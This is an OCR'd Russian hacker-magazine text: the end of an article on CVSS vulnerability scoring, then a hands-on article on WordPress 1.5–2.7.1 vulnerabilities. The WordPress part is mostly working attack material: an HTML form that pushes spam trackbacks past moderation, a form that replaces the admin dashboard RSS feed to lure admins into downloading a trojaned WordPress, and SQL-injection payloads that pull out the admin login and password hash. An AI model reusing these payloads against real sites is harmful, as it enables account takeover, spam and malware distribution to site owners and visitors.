Exploitability (E) — возможность эксплуатации. Пожалуй, один из важнейших критериев. Речь идет конкретно о доступности средства (кода, эксплойта, технологии), которое успешно работает. Важно учитывать и то, что доступный эксплойт можно использовать далеко не всегда. Используемые описательные флаги: U (недоступен или непроверен), Proof-of-Concept (POC — опубликована наглядная демонстрация уязвимости), F (функциональный, и рабочий эксплойт у тебя в руках), H («high risk» всей темы, чаще всего характерен для червей или для уязвимостей с широко популярным описанием), ND (без разницы, вектор метрики не влияет ни на что существенное, поэтому учитывать его не надо). **Remediation Level (RL)** — уровень исправления. Голос уязвимости услышал весь свет, вот только как поступят разработчики? Порой они просто молчат, потому что их уже не осталось в живых (простите, за цинизм и черный юмор), а иногда абсолютно сторонние организации и неофициальные источники начинают заботиться о безопасности на первый взгляд чужих продуктов и оперативно писать заплатки.

Report Confidence (RC) — степень достоверности отчета. Сколько слухов и разговоров крутится вокруг! Банальный

Вывод характеристик с сайта osvdb.org. Не всегда авторам известно о наличии боевого кода в природе, что затемняет подробности уязвимости

На официальном сайте Национальной базы данных уязвимостей есть возможность поиска по критериям CVSS

Если ты заметил, мы обращались к новой редакции CVSS (2). Существует еще и первая, облегченная версия, не учитывающая многих параметров. Тем не менее, она пригодна к использованию и намного проще. Посчитать Base Score для нее можно с помощью сервиса на офсайте NVD

пример: человек написал информацию якобы о рабочей критической уязвимости. А на деле оказалось, что это программный дефект и ничего существенного собой не представляет. Подтверждена ли уязвимость экспертами или же это просто проделки хакерских слухов? Ответ на этот вопрос даст вектор Report Confidence. Параметры всех указанных векторов градируются вариантами «да/нет/возможно».

КОНТЕКСТНАЯ МЕТРИКА

Эти группы векторов отражают влияние на среду пользователя и изучают поведение после эксплуатации уязвимости. Как правило, метрика используется в качестве дополнения к базовой. **Collateral Damage Potential (CDP)** — вероятность нанесения косвенного ущерба. Описывает экономические или технические потери. Скажем, нам встретится уязвимость, приводящая к DoS-атаке. После ее эксплуатации часть сетевого оборудования перегревается, не справляясь с работой, и выходит из строя. Но при этом ущерб оказывается незначительным из-за низкой стоимости устройства и его расположения (вне защищаемых и важных объектов). **Target Distribution (TD)** — плотность целей. Влияет ли уязвимость только на одну цель, либо с ее помощью можно поработить огромное число машин? Если это стендовое показательное выступление, лабораторный практикум или эксплуатация на машине, изолированной от других, то значение этого вектора равно нулю.

ИСПОЛЬЗОВАНИЕ КЛАССИФИКАТОРОВ В СКАНЕРАХ

Современные автоматизированные аудиторы принято затачивать под какую-либо конкретную базу знаний. Во-первых, это престижно, во-вторых — полезно. К примеру, при подготовке к аттестации по одному из современных стандартов (NERC-CIP, PCI, FISMA, GLBA или HIPAA) администратору предоставляется возможность получить шаблонный отчет, соответствующий документу, издаваемому аудитором. Я встречал такое в современных сканерах беспроводной безопасности, типа AirMagnet, а также дорогих коммерческих сканерах вроде ISS Security Scanner. Порой сканеры безопасности прибегают к использованию собственного разделения брешей по ID. Подобная практика применяется в Nessus, который таки сменил лицензию на полукоммерческую.

ОТДЕЛЬНЫЕ КЛАССИФИКАЦИИ

Подчас в Сети можно заметить абсолютно самопальные классификации, вроде Common Criteria Web Application Security Scoring (CCWAPSS) 1.1. Естественно, большого веса такая система не имеет, потому что составляться она должна реальными экспертами, которые понимают суть проблемы.


ТАК ЛИ ОНО ВСЕ ВАЖНО?

Безусловно, к делу следует подходить без фанатизма. В первую очередь, подобные системы классификации нацелены на экспертное звено либо специалистов, которые заботятся о своевременном устранении брешей. Но, на мой взгляд, каждый уважающий себя хакер должен знать и понимать общепринятые классификации уязвимостей, разбираться в метриках и их векторах, чтобы четко и ясно представлять формулу оценки всех недавно взломанных им ресурсов. ⌶



Список „междоусобной“ совместимости систем классификаций

CVE: ISS, BID, Secunia, SecurityTracker, OSVDB
BID: CVE, Bugtraq, ISS, Secunia, SecurityTracker, OSVDB
ISS: CVE, BID, Secunia, SecurityTracker, OSVDB
Secunia: CVE, OSVDB
SecurityTracker: CVE, OSVDB, Nessus
Nessus: CVE, BID, OSVDB
OSVDB: CVE, BID, Secunia, SecurityTracker, ISS, Nessus, Snort



Андрей «skvz» Комаров
/ komarov@itdefence.ru /

WordPress: тест на проникновение

Полный анализ малоизвестных уязвимостей раскрученного движка

WorldPress — без преувеличения, самый популярный движок во всех «интернетах» (по запросу **«Powered by WordPress»** Гугл выдает 74 400 000 результатов!). Движок писался с расчетом на то, чтобы любая «домохозяйка» смогла им воспользоваться. Так и получилось: знаменитая «5-минутная установка», средства защиты от спама, визуальный редактор, seo-friendly ссылки и многие другие фичи сделали свое дело. Но все ли в порядке у этого великолепия с элементарной безопасностью?

В предыдущих номерах][я уже не раз поднимал тему безопасности WordPress. Вкратце вернемся к пройденному и систематизируем твои знания.

Итак, последняя мало-мальски серьезная SQL-инъекция была найдена в 2.2.2 версии движка 28 июля уже далекого 2007 года неким Alexander Concha (не повезло человеку с фамилией). Не будем подробно на ней останавливаться, но если ты интересуешься историей, смотри ссылку на advisory в сносках.

Идем далее. Во всех версиях движка, до 2.3.3 версии включительно, присутствует XSS-уязвимость в модуле фильтрации html kses (вспомнить о ней тебе поможет, например, январский номер журнала). Уязвимость можно было бы считать достаточно серьезной, если бы не одно но: админу надо нажать на ссылку с очень подозрительным адресом, что произойдет, только если админ — полный «чайник».

Стоит упомянуть о нашумевшей в свое время уязвимости «Charset Remote SQL Injection» (версии <=2.3.3), которую я считаю псевдо-уязвимостью. Почему? Потому что в настройках блога искусственно должна быть выставлена кодировка MySQL «GBK» либо «BIG5». А такого счастливого совпадения я ни разу не встречал за всю свою многолетнюю практику работы с движком.

Еще одна презабавнейшая бага — «WordPress <=2.3.2 'xmlrpc.php' Post Edit Unauthorized Access Vulnerability» (читай о ней в одном из прошлогодних «FAQ United»), которая позволяет пользователям с правами «subscriber» редактировать посты других пользователей. Все бы хорошо, если бы посты не сваливались в «draft», то есть — неопубликованные черновики. Так что, оставим эту багу для истории.

Говоря о 2.3.x ветке, нельзя не упомянуть о баге «WordPress 'cat' Parameter Directory Traversal Vulnerability», о которой я также рассказывал в FAQ. Бага удивительна своей простотой, но использование омрачает тот факт, что работает она только на Windows-платформах.

Последняя достойная внимания уязвимость — это «SQL Column Truncation (Admin Takeover)», почитать о которой ты сможешь в моей прошлогодней статье «Неслучайные числа».

Замечу, что пользоваться ей крайне тяжело, ведь сгенерировать две rainbow таблицы по 40 и 80 Гб соответственно (ну, или подождать 2-4 дня), необходимых для работы эксплойта, не каждому под силу.

«И это все?» — удивишься ты. Нет, дорогой читатель. Пришла пора рассказать тебе о не до конца описанных, малоизвестных, либо совсем неизвестных уязвимостях.

WORDPRESS COMMENTS HTML SPAM VULNERABILITY

Перед тобой первая неопубликованная уязвимость, которую я назвал «WordPress Comments Html Spam Vulnerability».
Уязвимость затрагивает все версии движка, начиная от 1.5 и заканчивая последней (на момент написания статьи) 2.7.1.
Заглянем в исходники вордпресса. Открывай файл ./wp-includes/comment.php и находи следующий код:

```
function check_comment($author, $email, $url, $comment,
$user_ip, $user_agent, $comment_type) {
...
    if ( 'trackback' == $comment_type || 'pingback' ==
$comment_type ) { // check if domain is in blogroll
        $uri = parse_url($url);
        $domain = $uri['host'];
        $uri = parse_url( get_option('home') );
        $home_domain = $uri['host'];
        if ( $wpdb->get_var($wpdb->prepare("SELECT
link_id FROM $wpdb->links WHERE link_url LIKE (%s) LIMIT
1", '%'.$domain.'%')) || $domain == $home_domain )
            return true;
        else
            return false;
    }
...
}
```

В чем смысл этого кода?
1. Блог «смотрит» на URL трэкбека, парсит его с помощью parse_url (подробно о том, что такое Trackback, смотри в моей прошлогодней статье «Спамом по вебу»).
2. Если хост трэкбэка присутствует в блогролле (сборник ссылок на твоем блоге), то функция check_comment() вернет true.
3. Если комментарий успешно проходит через check_comment(), то сразу начинает отображаться под постом. Ежели нет — должен пройти премодерацию.
В этом занимательном коде есть один нюанс. Разработчики WordPress просто-напросто не знают, как работает функция parse_url.
Цитата с http://www.php.net/parse_url: «This function is not meant to validate the given URL».
Эти слова подразумевают, что parse_url() элементарно не проверяет валидность переданного адреса! Мы можем передать в нее что-то вроде «http://%/suck_wordpress», в результате чего переменная $uri['host'] станет равной «%».
Далее, как ты уже догадался, наш evil-хост переместится в sql-запрос, который примет следующий вид:

```
"SELECT link_id FROM wp_links WHERE link_url LIKE '%%%'
LIMIT 1"
```

Так как этот запрос всегда будет возвращать true, наш спам-комментарий априори будет считаться заапрувленным :).
Но и это еще не все! Для работы с трекбеком используется файл ./wp-trackback.php, в котором наше тело комментария ($excerpt) попадает в такую функцию:

```
function wp_html_excerpt( $str, $count ) {
    $str = strip_tags( $str );
    $str = mb_strcut( $str, 0, $count );
    // remove part of an entity at the end
    $str = preg_replace( '/&[^;\s]{0,6}$/', '', $str );
    return $str;
}
```

Казалось бы, передать ссылку здесь невозможно. Но нерадивые разработчики снова не учли несколько нюансов:
1. strip_tags() успешно пропускает через себя теги вроде «
» (то есть, содержащие пробелы);
2. kses-фильтры успешно нормализуют html-теги, содержащие в себе эти самые пробелы.
Исходя из этой информации, можно придумать конечный эксплойт:

```
<html>
<form action="http://lamer.com/wp/wp-trackback.
php?p=[ID_ПОСТА]" method="post">
Тайтл: <input name=»title» value="commenter"/><br/>
URL:<input name="url" value="http://%/la.com"/><br/>
Comment:<input name="excerpt" value=""/><br/>
<input name="blog_name" value=»Blog" /><br/>
<input type="submit" value="ok"/>
</form>
</html>
```

Где в поле «Comment» вставляем:


```
< b >< a href="http"//ya.ru">Купить слона< / a >< / b >
```

В итоге, на нужном блоге мы получим заапрувленный комментарий с выделенной жирной ссылкой «Купить слона». Единственное замечание: этот способ в SEO годен только для Yahoo, Яндекса, MSN, так как в коде ссылки добавляется rel=«nofollow», благодаря чему всемогущий Гугл ее не засчитывает.

ПОДМЕНА RSS-ФИДОВ В DASHBOARD

В конце прошлого года я нашел еще один занимательный баг в WordPress, который заключался в подмене RSS-лент на главной странице админки блога. Итак, в Dashboard содержатся следующие ленты новостей: новости плагинов, incoming links, новости devblog с wordpress.org и новости «Планеты WordPress». Начиная с версии 2.5, к каждому фиду прикреплена кнопочка «Edit», что позволяет администратору блога редактировать эти пресловутые фиды, заменяя их на любые свои. Но разработчики снова проморгали тот факт, что в функции редактирования фидов не существует никакой проверки прав (в который раз поражаюсь невнимательности девелоперов). Теперь смотри. Скопируй ленту новостей с девблога официального сайта вордпресса, затем вставь в нее в качестве первого поста объявление о security-патче (или просто новой версии) блога. В посте (естественно, в ссылке на скачку) укажи свой протрояненный дистрибутив вордпресса. Затем положи подготовленный фид на какой-нибудь сервер и используй этот html-код для подмены рсс-ленты девблога на свою:

```
<form action="http://lamer.com/wp265/wp-admin/"
method="post">
<input name="widget-rss[1][url]" type="text"
value="http://ссылка_на_наш_evilrss.com/feed.xml" />
<input name="widget-rss[1][title]" type="text"
```



Редактирование кукисов в Opera

Генерация таблиц для admin takeover от Электа

▸ links

• wordpress.org/download/release-archive/ — архив релизов WordPress.

• milw0rm.com/exploits/4721 — Charset Remote SQL Injection Vulnerability.

• buayacorp.com/files/wordpress/wordpress-sql-injection-advisory.html — Remote SQL Injection in WordPress and WordPress MU.

• securityfocus.com/bid/27669 — WordPress 'xmlrpc.php' Post Edit Unauthorized Access Vulnerability.

• securityfocus.com/bid/28845 — WordPress 'cat' Parameter Directory Traversal Vulnerability.

Эксплойт для баги с create_function

```
value="Заголовок рсс" />
<input name="widget-rss[1][items]"
value="сколько показывать постов в рсс" />
<input name="widget-rss[1][show_summary]"
type="checkbox" value="1" checked="checked"/>
<input name="widget-rss[1][show_author]"
type="checkbox» value="1" />
<input name="widget-rss[1][show_date]"
type="checkbox" value="1" checked="checked"/>
<input type="hidden" name="widget-rss[1]
[submit]" value="1" />
<input type='hidden' name='sidebar'
value='wp_dashboard' />
<input type='hidden' name='widget_id'
value='dashboard_primary' />
<input type='submit' value='Save' />
</form>
```

В итоге, ты увидишь на главной странице админки блога свой evil-rss :).

Ах да, для использования этой уязвимости необходимы:

1. Открытая регистрация на блоге;
2. Версии движка от 2.5 до 2.6.5 включительно.

ЭТИ ЗАБАВНЫЕ ПИНГИ. ЧАСТЬ 1

Так уж сложилось, что наибольшее число уязвимостей WordPress пришлось как раз на технологии Pingback и Trackback. Вот и на этот раз, копаясь в функциях, отвечающих за пинги, я нашел сразу 2 (!) фрагментированные sql-инъекции во всех версиях движка до 2.5.1 включительно и с правами author/editor (WordPress MU also affected).

Для наглядности возьмем подопытный движок за номером 2.3.3. Открывай ./wp-includes/post.php и находи в нем код:

```
function add_ping($post_id, $uri) {
  // Add a URL to those already pung
  global $wpdb;
  $pung = $wpdb->get_var("SELECT pinged FROM
```

Спам в комментариях

```
$wpdb->posts WHERE ID = $post_id");
   $pung = trim($pung);
   $pung = preg_split('/\s/', $pung);
   $pung[] = $uri;
   $new = implode("\n", $pung);
   $new = apply_filters('add_ping', $new);
   return $wpdb->query("UPDATE $wpdb->posts
SET pinged = '$new' WHERE ID = $post_id");
}
```

Небольшие раскопки дают понять, что фильтра «add_ping» не существует в коде движка.

Получается, что данные из первого запроса подставляются во второй запрос без какой-либо фильтрации! А теперь о способе эксплуатации данной уязвимости. Запасись терпением :). Чтобы использовать баг, тебе необходимо две инсталляции вордпресса:

1. Все равно какой версии. Создай новый пост с любым тайтлом и содержимым:

```
<a href="http://ВТОРОЙ_БЛОГ/?p=[НОМЕР_
ПОСТА]">pingme</a>
```


Запомни адрес созданного поста (например, http://lamer/wp1/?p=2).

2. Во втором блоге ветки 2.3.x-2.5.1 создай пост с любым содержанием и любым тайтлом, а в поле «Send trackbacks to:» пиши:

```
test',post_title=(select/**/concat(user_
login,':',user_pass)/**/from/**/wp_users/**/
where/**/id=1),post_content_filtered='blah
```

Сохраняй пост.

Снова заходи в его редактирование, но теперь редактируй само содержимое и вставляй туда ссылку в html-формате на пост из первого блога:





Эксплойты WordPress

```
<a href="http://lamer/wp1/?p=2">pingme</a>
```

Готово! Сохраняйся, переходи на страницу нашего поста и наслаждайся результатами выполнения скули в виде хеша и пароля админа.

НЕ МОГУ НЕ ПОДЕЛИТЬСЯ С ТОБОЙ ЕЩЕ ОДНОЙ ЗАБАВНОЙ SQL-ИНЪЕКЦИЕЙ, КОТОРАЯ ПРИСУТСТВУЕТ ВО ВСЕХ ВЕРСИЯХ ДВИЖКА, НАЧИНАЯ С 2.3.X И ЗАКАНЧИВАЯ ПОСЛЕДНЕЙ НА ДАННЫЙ МОМЕНТ 2.7.1.

ЭТИ ЗАБАВНЫЕ ПИНГИ. ЧАСТЬ 2

Вторая SQL-инъекция присутствует в механизме трэкбэков и выглядит уже не так ужасно. Открывай файл ./wp-includes/comment.php и находи в нем код:

```
function do_trackbacks($post_id) {
...
  $to_ping = get_to_ping($post_id);
...
  if ( $to_ping ) {
     foreach ( (array) $to_ping as $tb_ping ) {
        $tb_ping = trim($tb_ping);
        if ( !in_array($tb_ping, $pinged) ) {
           trackback($tb_ping, $post_title,
              $excerpt, $post_id); $pinged[] = $tb_ping;
        } else {
           $wpdb->query(«UPDATE $wpdb->posts SET to_
ping = TRIM(REPLACE(to_ping, '$tb_ping', '')) WHERE ID =
'$post_id'");
        }
     }
  }
}
```

Parse_str sql-инъекция

Здесь мы наблюдаем ту же ситуацию: переменная $to_ping подставляется в следующий запрос без какой-либо фильтрации.

Использовать эту SQL-инъекцию очень просто.

1. Создавай новый пост и в «Send trackbacks to:» вставляй следующее:

```
test',''))，post_title=(select/**/concat(user_
login,':',user_pass)/**/from/**/wp_users/**/where/**/
id=1),post_content_filtered=TRIM(REPLACE(to_ping,'blah
```

2. Сохраняй пост, заходи в редактирование вновь созданного поста и опять вставляй туда тот же самый код;
3. Сохраняйся и наблюдай в тайтле поста логин и пароль админа.

КОВАРНЫЙ PARSE_STR

Не могу не поделиться с тобой еще одной забавной SQL-инъекцией, которая присутствует во всех версиях движка, начиная с 2.3.х и заканчивая последней на данный момент 2.7.1. Для использования инъекции необходимы права «manage_links». Для теста снова возьмем WordPress 2.3.3. Итак, открывай ./wp-admin/link-manager.php. В этом файле присутствует следующий код:

```
get_bookmarks( "category=$cat_id&hide_invisible=0&orde
rby=$sqlorderby&hide_empty=0" );
```

Начиная от этого кода, попробуем провести небольшой реверсинг:


./wp-includes/bookmark.php

```
function get_bookmarks($args = '') {
...
      $r = wp_parse_args( $args, $defaults );
      extract( $r, EXTR_SKIP );
...
      if ( ! empty($category_name) ) {
            if ( $category = get_term_by('name',
$category_name, 'link_category') )
                  $category = $category->term_id;
      }
...
```

./wp-includes/formatting.php

```
function wp_parse_args( $args, $defaults = '' ) {
      if ( is_object($args) )
            $r = get_object_vars($args);
      else if ( is_array( $args ) )
            $r =& $args;
      else
            wp_parse_str( $args, $r );

      if ( is_array( $defaults ) )
            return array_merge( $defaults, $r );
      else
            return $r;
}
```



Pingback sql-инъекция



Magic SEO Toolz — мой сборник эксплойтов для WordPress

```
function wp_parse_str( $string, &$array ) {
      parse_str( $string, $array );
      if ( get_magic_quotes_gpc() )
            $array = stripslashes_deep( $array );
      $array = apply_filters( 'wp_parse_str', $array );
}

./wp-includes/taxonomy.php
function get_term_by($field, $value, $taxonomy, $output
= OBJECT, $filter = 'raw') {
...
      } else if ( 'name' == $field ) {
            // Assume already escaped
            $field = 't.name';
...
      $term = $wpdb->get_row("SELECT t.*, tt.* FROM
$wpdb->terms AS t INNER JOIN $wpdb->term_taxonomy
AS tt ON t.term_id = tt.term_id WHERE tt.taxonomy =
'$taxonomy' AND $field = '$value' LIMIT 1");
```

На этот раз разработчики WordPress не учли, что:
1. Функция parse_str проводит свои параметры через urldecode, а значит, какая-либо фильтрация идет лесом (плюс wp_parse_str дополнительно проводит наши данные через stripslashes);
2. В get_bookmarks() мы сможем передать дополнительные параметры для parse_str с помощью амперсанда (%26 в urlencode).
Отсюда, как логичный вывод, следует blind sql-инъекция:

```
http://lamer.com/wp233/wp-admin/link-manager.php?cat_
id=all%26category_name=0%2527+union+select+1,2,3,4,5,
6,7,8,9,10+from+wp_users+where+1=1/*&order_by=order_
url&action=Update+%C2%BB
```

Условия здесь такие:
а) 1=1 — ничего не отображается;
б) 1=2 — отображается список ссылок блога.

WORDPRESS 2.5 COOKIE INTEGRITY PROTECTION VULNERABILITY

Еще одна интереснейшая логическая уязвимость, которой уделили недостаточно внимания, — это «Cookie Integrity Protection Vulnerability». Ей подвержен WordPress 2.5. В официальном advisory насчет реальной эксплуатации баги сказано мало и не совсем понятно, — так что многие до сих пор у меня интересуются, как ее использовать. Суть баги достаточно проста: начиная с версии 2.5, в WordPress появилась новая система авторизации и хранения паролей, которую до конца еще не успели отладить. Для авторизации на блоге используется следующая схема формирования кукисов:

```
"wordpress_".COOKIEHASH = USERNAME . "|" . EXPIRY_TIME .
"|" . MAC
```

Расшифровка этих непонятных символов элементарна:
COOKIEHASH — md5-хеш URL'а сайта, где установлен движок;
USERNAME — логин авторизуемого юзера;
EXPIRY_TIME — время истечения жизни кукисов;
MAC — злостное сочетание из HMAC-кода, полученного на основе имени юзера и времени жизни кукисов, а также секретных ключей из конфига и БД. Если ты еще не понял, то скажу тебе, что проблема заключается как раз в способе конкатенации этих значений.
